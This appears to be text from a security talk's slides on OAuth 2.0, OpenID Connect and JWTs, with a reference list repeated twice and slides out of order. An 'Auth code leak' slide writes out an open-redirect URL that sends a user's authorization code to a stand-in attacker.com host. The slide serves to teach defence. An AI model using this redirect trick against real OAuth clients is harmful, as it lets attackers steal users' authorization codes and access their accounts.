- JWT, <https://tools.ietf.org/html/rfc7519>
- JSON Web Key, <https://tools.ietf.org/html/rfc7517>
- JSON Web Signature (JWS),
<https://tools.ietf.org/html/rfc7515>
- JSON Web Encryption (JWE),
<https://tools.ietf.org/html/rfc7516>
- JSON Web Algorithms (JWA),
<https://tools.ietf.org/html/rfc7518>
- The OAuth 2.0 Authorization Framework
<https://tools.ietf.org/html/rfc6749>
- Proof Key for Code Exchange by OAuth, Public Clients, <https://tools.ietf.org/html/rfc7636>
- OAuth 2.0 for Native Apps,
<https://tools.ietf.org/html/rfc8252>
- Threat Model and Security Considerations,
<https://tools.ietf.org/html/rfc6819>
- OAuth 2.0 Security Best Current Practice
<https://tools.ietf.org/html/draft-ietf-oauth-security-topics-12>
- OAuth 2.0 Token Binding
<https://tools.ietf.org/html/draft-ietf-oauth-token-binding-08>
- OAuth 2.0 Form Post Response Mode
https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html

References – Things we do for security

- Diagrams of All The OpenID Connect Flows
<https://medium.com/@darutk/diagrams-of-all-the-openid-connect-flows-6968e3990660>
- OAuth 2 Simplified <https://aaronparecki.com/oauth-2-simplified>
- Auth0 docs <https://auth0.com/>
- OAuth 2.0 and Mobile Devices: Is that a token in your phone in your pocket or are you just glad to see me?
<http://www.slideshare.net/briandavidcampbell/is-that-a-token-in-your-phone-in-your-pocket-or-are-you-just-glad-to-see-me-oauth-20-and-mobile-devices>
- OpenID Connect Core 1.0 incorporating errata set 1
<https://openid.net/specs/>
- IETF docs <https://tools.ietf.org/html>
- JWT, <https://tools.ietf.org/html/rfc7519>
- JSON Web Key, <https://tools.ietf.org/html/rfc7517>
- JSON Web Signature (JWS),
<https://tools.ietf.org/html/rfc7515>
- JSON Web Encryption (JWE),
<https://tools.ietf.org/html/rfc7516>
- JSON Web Algorithms (JWA),
<https://tools.ietf.org/html/rfc7518>
- The OAuth 2.0 Authorization Framework
<https://tools.ietf.org/html/rfc6749>
- Proof Key for Code Exchange by OAuth, Public Clients, <https://tools.ietf.org/html/rfc7636>
- OAuth 2.0 for Native Apps,
<https://tools.ietf.org/html/rfc8252>
- Threat Model and Security Considerations,
<https://tools.ietf.org/html/rfc6819>
- OAuth 2.0 Security Best Current Practice
<https://tools.ietf.org/html/draft-ietf-oauth-security-topics-12>
- OAuth 2.0 Token Binding
<https://tools.ietf.org/html/draft-ietf-oauth-token-binding-08>
- OAuth 2.0 Form Post Response Mode
https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html



Get in touch!

- **e-mail:** samit.anwer@gmail.com, 
- **Twitter:** @samitanwer1, 
- **LinkedIn:** <https://www.linkedin.com/in/samit-anwer-ba47a85b/> 

Questions?




Grazie!






Scopes

- Used by client during authorization request to get access to a set of *user attributes* which are called *claims*, e.g. email, profile, etc.
- The authorization decision emerges from combining the scope **Mail.Read**, the user identifier & the entity requested



Authorization Decision



b) Auth code leak


- Client website links Google Drive so that it can display user's Google Drive resources

- Client may have a URL like

```
https://client.com/googledrive/Login.aspx?  
redirect_url=https%3A%2F%2Fattacker.com
```

- This URL redirects user to Google's auth. page & after user signs-in redirects the authorization code to attacker.com

→ × ⓘ <https://attacker.com/?code=H1/38CsHAbOSPiD6s1NpQsD1>



Benefits of authorization code

The auth code provides the ability to authenticate the client

Transmission of the access token directly to the client without passing it through the resource owner's user-agent

JWT (JSON Web Tokens)



```
{
  "alg": "HS256",
  "kid": "legacy-token-key",
  "typ": "JWT"
}
```

```
{
  "jti": "2c3dc6f53e5246d3afa420d82189a96c",
  "sub": "9ac2d704-2540-49d6-9f2e-48e8eab28180",
  "scope": [
    "openid"
  ],
  "client_id": "oauth_showcase_authorization_code",
  "cid": "oauth_showcase_authorization_code",
  "azp": "oauth_showcase_authorization_code",
  "grant_type": "authorization_code",
  "user_id": "9ac2d704-2540-49d6-9f2e-48e8eab28180",
  "origin": "uaa",
  "user_name": "marissa",
  "email": "marissa@test.org",
  "auth_time": 1469846762,
  "rev_sig": "be5491dc",
  "iat": 1469846876,
  "exp": 1469890076,
  "iss": "http://localhost:8080/uaa/oauth/token",
  "zid": "uaa",
  "aud": [
    "openid",
    "oauth_showcase_authorization_code"
  ]
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret ☐ base64 encoded
```

- JWTs are self-contained
- They can be signed

A JWT's format is "1. Header . 2. Payload . 3. Signature"

1. Header contains the type of token & the hash algorithm used on the contents of the token

2. The payload contains identity claims about a user.

Claims are statements (name or email address) about an entity (typically, the user) and metadata

3. The signature is used by the recipient of a JWT to validate the integrity